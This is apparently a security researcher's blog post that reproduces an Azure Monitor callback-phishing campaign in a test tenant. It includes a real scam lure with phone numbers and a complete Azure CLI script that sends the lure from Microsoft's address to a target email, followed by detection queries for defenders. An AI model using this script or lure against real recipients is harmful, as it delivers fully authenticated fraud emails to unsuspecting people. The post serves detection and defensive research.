
On March 21, 2026, BleepingComputer reported that attackers were abusing Azure Monitor alert rules to deliver callback phishing emails from azure-noreply@microsoft.com, Microsoft's legitimate address. The emails of course pass SPF, DKIM, and DMARC checks, making them indistinguishable from real Azure alerts to both email gateways and end users.
This caught my attention because the technique is efficient in its simplicity: no spoofing, no lookalike domains, no compromised mail servers. The attacker uses Microsoft's own infrastructure to deliver the phishing payload. I wanted to examine how simple and straight forward doing this was in a research tenant to understand the mechanics, and figure out what the detection surface actually looks like for defenders on the receiving end.
Let's get into it!
Understanding Azure Monitor Alerts
Before we jump into the attack, let's quickly recap the Azure Monitor components being abused here. If you're already familiar with Azure Monitor, feel free to skip ahead as it won't be new information.
Azure Monitor is Microsoft's observability platform for cloud resources. Among its many features, it supports alert rules which are conditions that, when met, trigger notifications. These notifications are routed through action groups, which define where alerts go: email, SMS, webhooks, Logic Apps, and more. Nothing fancy.

The key detail attackers abuse is that alert rule notifications include the rule's description field in the email body. This field accepts freeform text so no content filtering, no abuse detection, no character limits that matter. An attacker who controls an Azure tenant can stuff a full phishing lure into that description, and Microsoft will dutifully render it in the notification email.

So the attack flow looks like this:
- Create an alert rule with a phishing lure as the description
- Add victim email addresses to the action group
- Trigger the alert condition on demand
- Microsoft sends the phishing email on the attacker's behalf
That's it. Microsoft does the hard part which is email delivery, authentication headers, everything.
What Attackers Are Doing in the Wild
From the BleepingComputer report, we can see that attackers are using financial/billing-themed naming for their alert rules and resource groups. The email subjects inherit the alert rule name, so these names are crafted to create urgency:
| Alert Rule Name | Resource Group |
|---|---|
| Payment Reference INV-22073494 | purchase22073494 |
| Invoice Paid INV-d39f76ef94 | invd39f76ef94 |
| order-22455340 | invoice22455340 |
| Funds Successfully Received-ec5c7acb41 | subec5c7acb41 |
| DiskFull-3426456-A6 | locker3426456 |
The phishing lure embedded in the description field is a classic callback phishing pattern — a fake billing notice with a phone number to call:
MICROSOFT CORPORATION BILLING AND ACCOUNT SECURITY NOTICE (REF: MS-FRA-6673829-KP). Our system has detected a potentially unauthorized charge on your account. Transaction Details: Merchant: Windows Defender. Transaction ID: PP456-887A-22B. Amount: 389.90 USD. Date: 03/05/2026. For your protection, this transaction has been temporarily placed on hold by our Fraud Detection Team. To prevent possible account suspension or additional fees, please verify this transaction immediately. If you did NOT authorize this payment, contact our 24/7 Microsoft Account Security Support at +1 (864) 347-2494 or +1 (864) 347-4846.
So the victim sees an email from Microsoft Azure <azure-noreply@microsoft.com> with a subject like Important notice: Azure Monitor alert Payment Reference INV-22073494 was activated. It looks and feels completely legitimate because technically, it is a legitimate Azure Monitor email. The phishing content just happens to be in the description.
Let's Get Hands-On with the Phish
I wanted to validate this end to end but keep it stupid simple with the Azure CLI. The BleepingComputer article didn't go into detail about how attackers trigger the alerts on demand, but after some experimentation, I found that Activity Log alerts with a Microsoft.Resources/tags/write condition work perfectly. Writing a tag to a resource group is trivial via az tag update, and it fires the alert immediately. Note: The image from the BleepingComputer report suggests that the adversaries were leveraging metric-based alerts for ther campaigns, but I found that activity log alerts were way more straightforward to set up and trigger on demand for this emulation. Either way, it does not change the core mechanics of the attack or the detection surface on the victim side.
Here's all the Azure CLI code used to set up the alert rule, action group, and trigger for the phishing email. You can run this in your own test tenant if you want to see it in action. Just make sure to replace <victim-email> with an email address you have access to for testing and are authorized to do so. I take no responsibility for misuse of this code.
# Set variables
SUBSCRIPTION_ID=$(az account show --query id -o tsv)
RG_NAME="purchase$(openssl rand -hex 5)"
ALERT_RULE_NAME="Payment Reference INV-$(openssl rand -hex 5)"
ACTION_GROUP_NAME="billing-notifications"
TARGET_EMAIL="<victim-email>"

# Step 1: Create a disposable resource group
az group create --name "$RG_NAME" --location eastus

# Step 2: Create an action group targeting the victim
az monitor action-group create \
  --resource-group "$RG_NAME" \
  --name "$ACTION_GROUP_NAME" \
  --short-name "billing" \
  --action email target "$TARGET_EMAIL"

# Step 3: Create the alert rule with the phishing lure in the description
ACTION_GROUP_ID="/subscriptions/$SUBSCRIPTION_ID/resourceGroups/$RG_NAME/providers/Microsoft.Insights/actionGroups/$ACTION_GROUP_NAME"

az monitor activity-log alert create \
  --resource-group "$RG_NAME" \
  --name "$ALERT_RULE_NAME" \
  --description "MICROSOFT CORPORATION BILLING AND ACCOUNT SECURITY NOTICE..." \
  --condition "category=Administrative and operationName=Microsoft.Resources/tags/write" \
  --action-group "$ACTION_GROUP_ID" \
  --scope "/subscriptions/$SUBSCRIPTION_ID"

# Step 4: Trigger the alert by writing a tag
az tag update \
  --resource-id "/subscriptions/$SUBSCRIPTION_ID/resourceGroups/$RG_NAME" \
  --operation merge \
  --tags campaign=001

# Step 5: Cleanup after confirming delivery
az group delete --name "$RG_NAME" --yes --no-wait
One quick note on the --condition syntax as this tripped me up initially. The format is "FIELD=VALUE and FIELD=VALUE" as a single quoted string. The Azure CLI help isn't super clear about this, and most examples online show the REST API format instead.
The tag write fires the alert condition, Azure Monitor evaluates the rule, and the action group sends the notification to the victim. The entire setup-to-delivery cycle takes under five minutes.
Analyzing the Delivered Email

After triggering the emulation, I grabbed the .eml file from my inbox. Let's look at what actually lands. The authentication headers tell the whole story:
Authentication-Results: spf=pass (sender IP is 20.97.34.220)
  smtp.mailfrom=microsoft.com; dkim=pass (signature was verified)
  header.d=microsoft.com;dmarc=pass action=none
  header.from=microsoft.com;compauth=pass reason=100
DKIM-Signature: v=1; a=rsa-sha256; d=microsoft.com; s=s1024-meo;
  c=relaxed/relaxed; i=azure-noreply@microsoft.com
Received: from mail-nam-cu03-sn.southcentralus.cloudapp.azure.com (20.97.34.220)
Every authentication check passes. SPF validates because 20.97.34.220 is an authorized sender for microsoft.com. DKIM is signed with Microsoft's own key (s=s1024-meo). DMARC passes with p=reject. The BleepingComputer report showed the exact same results behind Mimecast: dkim=pass, dmarc=pass (policy=reject), spf=pass.
Any email gateway evaluating this message such as Mimecast, Proofpoint, Microsoft Defender would see a fully authenticated Microsoft email. There is nothing to flag. That's what makes this technique so effective.
A Few Interesting Details
While setting this up, I noticed a few things worth calling out.
The email leaks tenant metadata. The alert notification body includes the subscription ID, resource group name, alert rule ARM path, and in the activity log details, the caller's UPN. This is a significant amount of information about the attacker's tenant. Real-world attackers almost certainly mitigate this by spinning up free Azure trial tenants and rotating them frequently or at least I would assume. Each trial gives you a fresh subscription and identity that can be burned after a campaign.
Victims get a heads-up email. When you add someone to an action group, Azure immediately sends a notification with the subject "You're now in the <name> action group". This arrives before the phishing email. It's an OPSEC concern for attackers as they likely add victims and trigger the alert in rapid succession so both emails land close together. But for defenders, this is actually a useful early warning signal, but more for threat hunting and less for real-time alerting since it's not a malicious event on its own.
Double notification. Alerts that fire and auto-resolve send two emails, a Fired/Activated notification and a Resolved/Deactivated notification. That's two phishing impressions per trigger, and the BleepingComputer report confirmed attackers are leveraging this in some fashion.
What We Observed in Telemetry
After running the emulation against a monitored tenant with Exchange Online message trace ingested into an Elastic search instance, here's what showed up:
| Timestamp (UTC) | From | Subject | Outcome |
|---|---|---|---|
| 20:25:24 | azure-noreply@microsoft[.]com | "You're now in the billing-notifications action group" | success |
| 20:37:40 | azure-noreply@microsoft[.]com | "Important notice: Azure Monitor alert Payment Reference INV-22073494 was activated" | delivered |
| 20:37:41 | azure-noreply@microsoft[.]com | "Important notice: Azure Monitor alert Payment Reference INV-22073494 was activated" | delivered |
Three emails total from a single trigger, the action group addition notification plus two alert notifications (fired + resolved). This confirms the double-notification behavior.
Here's an example of the raw message trace log (redacted) for one of the phishing emails:
{
  "EndDate": "2026-03-23T20:43:43Z",
  "FromIP": "2a01:111:f403:c10d::3",
  "Index": 0,
  "MessageId": "<REDACTED@az.westcentralus.microsoft.com>",
  "MessageTraceId": "REDACTED",
  "Organization": "REDACTED.onmicrosoft.com",
  "Received": "2026-03-23T20:42:43.5338586",
  "RecipientAddress": "REDACTED@REDACTED.onmicrosoft.com",
  "SenderAddress": "azure-noreply@microsoft.com",
  "Size": 122176,
  "StartDate": "2026-03-23T20:12:43Z",
  "Status": "Delivered",
  "Subject": "Important notice: Azure Monitor alert Payment Reference INV-22073494 was activated",
  "ToIP": null
}
The Detection Challenge
Here's where it gets tough for defenders. The adversary's Azure Monitor infrastructure lives entirely in their own tenant. The victim organization has zero visibility into the alert rule creation, action group configuration, or tag write trigger (or any other trigger). None of these events generate logs in the victim's tenant.
I dug through the data to confirm this too. No Entra ID audit log events, no Microsoft 365 (M365) unified audit log entries, no Azure Activity Log events in the victim tenant when an external actor adds their email to a foreign action group. The only detection surface for victim organizations seems to be Exchange Online Message Trace.
That's a pretty narrow window, but it's workable. Here are three ESQL hunting queries I put together targeting this telemetry.
Inbound Azure Monitor Alert Emails
This is the broadest catch, but any Azure Monitor alert notification or action group email delivered to your users. Most organizations don't receive Azure Monitor alerts from external tenants, so this should be low-noise in practice. Note that there is no indication in telemetry that the email is from an external tenant, so we have to rely on the subject patterns and volume to identify suspicious activity.
FROM logs-microsoft_exchange_online_message_trace.log-default
| WHERE email.from.address == "azure-noreply@microsoft.com"
| WHERE email.subject LIKE "*Azure Monitor alert*"
    OR email.subject LIKE "*action group*"
| WHERE event.outcome IN ("success", "unknown")
| STATS
    emails = COUNT(*),
    subjects = VALUES(email.subject),
    first_seen = MIN(@timestamp),
    last_seen = MAX(@timestamp)
  BY email.to.address
| SORT emails DESC
Invoice/Payment Themed Azure Monitor Emails
This one narrows in on the specific naming patterns we've seen in the wild. If you're getting Azure Monitor emails with INV-, payment, invoice, or purchase in the subject from azure-noreply@microsoft.com, that's a decent signal.
FROM logs-microsoft_exchange_online_message_trace.log-default
| WHERE email.from.address == "azure-noreply@microsoft.com"
| WHERE email.subject LIKE "*INV-*"
    OR email.subject LIKE "*invoice*"
    OR email.subject LIKE "*payment*"
    OR email.subject LIKE "*order*"
    OR email.subject LIKE "*purchase*"
    OR email.subject LIKE "*funds*"
| STATS
    emails = COUNT(*),
    recipients = COUNT_DISTINCT(email.to.address),
    subjects = VALUES(email.subject)
  BY email.from.address
| SORT emails DESC
Action Group Addition (Early Warning)
Remember that "You're now in the X action group" notification I mentioned earlier? This query hunts for it. It's the earliest signal that a user has been added to an external Azure Monitor action group and may be about to receive a phishing lure.
FROM logs-microsoft_exchange_online_message_trace.log-default
| WHERE email.from.address == "azure-noreply@microsoft.com"
| WHERE email.subject LIKE "*action group*"
| STATS
    emails = COUNT(*),
    recipients = COUNT_DISTINCT(email.to.address),
    subjects = VALUES(email.subject)
  BY email.from.address
| SORT emails DESC
Wrapping Up
Azure Monitor callback phishing is a clean example of living-off-the-cloud (LotC). The attacker abuses a legitimate platform feature to deliver phishing emails that are cryptographically indistinguishable from real Microsoft notifications. No spoofing, no infrastructure to burn, but Microsoft handles the delivery. This is not an issue with the platform itself, but rather a creative abuse of its features by adversaries.
The detection surface for victim organizations is narrow. Message trace is effectively the only signal (I've found so far), which makes it critical that organizations are monitoring Exchange Online message trace. If you're seeing unexpected azure-noreply@microsoft.com emails (especially with financial or billing-themed subjects) that don't correspond to any Azure infrastructure you operate, it's worth investigating. Note that this does not expand into post identity compromise if the phishing was successful but of course there are more traditional signals to look for there.
If you want to try this emulation yourself, the Azure CLI commands above should get you there. Just make sure you're targeting infrastructure you own and have authorization to test against. Again, I take no responsibility for misuse of the code.
Happy Hunting!